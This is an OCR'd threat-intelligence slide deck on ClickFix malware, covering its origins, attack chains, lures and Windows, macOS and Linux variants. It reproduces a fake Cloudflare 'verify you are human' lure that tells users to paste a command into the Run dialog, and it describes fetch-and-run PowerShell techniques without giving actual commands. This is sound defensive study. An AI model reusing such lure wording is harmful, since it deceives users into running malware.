Click, Paste, Compromise: Unpacking ClickFix Malware

>whoami

- SOC Monkey
- Malware Enthusiast
- Professional Brainrotter


Outline – Highlights

- What is ClickFix?
  - Covering the basics of the technique, where it came from, who's using it
- Attack Vectors and Infection Mechs
  - Attack chains, payloads, variants
- Case studies!
  - SSH LOLBin abuse
  - XWorm
- Technical Analysis of lures and ClickFix payloads
  - Turnstiles, dynamic and static templates, ClickFix command breakdowns
- Mitigation and Prevention
  - GPO fixes, hotkey fixes, hunting queries, and future variants

Introduction to ClickFix


What is ClickFix?

- Malware distribution method that relies on social engineering tactics
  - Copies a command to the clipboard when the user clicks the “verify” button
  - Typically tricks users into using the Windows Run menu to execute commands
- Pages typically masquerade as legitimate services
  - 1Password, ReCaptcha, CloudFlare, etc…
- Often used to deliver RATs, Infostealers, and other malware payloads
  - LummaStealer, Latrodectus, NetSupport, and ScreenConnect




From FakeUpdate to ClickFix

- TA571 and the ClearFake cluster began piloting ClickFix in early March 2024
  - Proofpoint tracked this activity, and it is one of the earliest observations of ClickFix techniques
  - TA571 and the ClearFake cluster were notorious for using FakeUpdate (SocGholish) techniques
- Groups focusing on browser-based Social Engineering quickly migrated to ClickFix
  - Typically, these groups had previously been observed using FakeUpdate campaigns
  - Campaigns used both compromised/malicious domains and email lures for distribution
- At this point, ClickFix techniques still focused on fake updates and error messages
  - The captcha cloning techniques had yet to develop fully
  - Messages used language around “fixing” errors or updating services




https://www.proofpoint.com/us/blog/threat-insight/clipboard-compromise-powershell-self-pwn

From FakeUpdate to ClickFix



https://guard.io/labs/captchageddon-unmasking-the-viral-evolution-of-the-clickfix-browser-based-threat

Notable Campaigns



September 2024
John Hammond releases an educational tool demonstrating fake captcha techniques

June 2025
mr.d0x releases the FileFix technique


Attack Vectors and Infection Mechanisms


Complete these
Verification Steps
To better prove you are not a robot, please:
1. Press & hold the Windows Key + R
2. In the verification window, press Ctrl + V.
3. Press Enter on your keyboard to finish.
You will observe and agree:
"Verify you are human - Cloudflare Verification ID: 4754"
Perform the steps above to finish verification
VERIFY
- Another day, another CLICKFIX INCIDENT
imgflip.com

ClickFix Attack Chains


- ClickFix typically begins with malvertising, compromised domains, or phishing attacks
  - Targeted attacks via Spear Phishing are more common among sophisticated threat groups
- In the case of malvertising and drive-by-compromise:
  - Malicious code is often injected into the page
  - Typically calling a remote resource, though it is not uncommon to see all code bundled into one page
- With Phishing:
  - Attacks are more customized and often include HTML attachments or links to actor-controlled infrastructure
- Users are tricked into executing a command
  - Often via the Windows Run menu, with early examples using the Terminal instead
  - Typically abusing PowerShell commands like Invoke-WebRequest, Invoke-RestMethod, or .Net methods like Net.WebClient
- Commands typically result in fileless malware execution by retrieving remote code and binaries, executing them in memory
  - Notable exceptions to this are NetSupport RAT infections

NetSupport RAT Scenario




Cross-OS Targets and Variants


- Windows variants
  - Typically abuse lolbins
    - SSH, MSHTA, CertUtil, PowerShell, CMD, etc.
  - Often seen using Invoke-WebRequest or Invoke-RestMethod to retrieve payloads
- macOS variants
  - Often utilizes the Terminal via Spotlight search
  - Use base64 encoded payloads
  - Pipes decoded strings to bash for execution
- Linux variants
  - Less common
  - More likely to be seen in targeted attacks (APT-36)
  - Uses terminal hotkeys similar to Windows



Cross-OS Targets and Variants


Windows Variant





macOS Variant

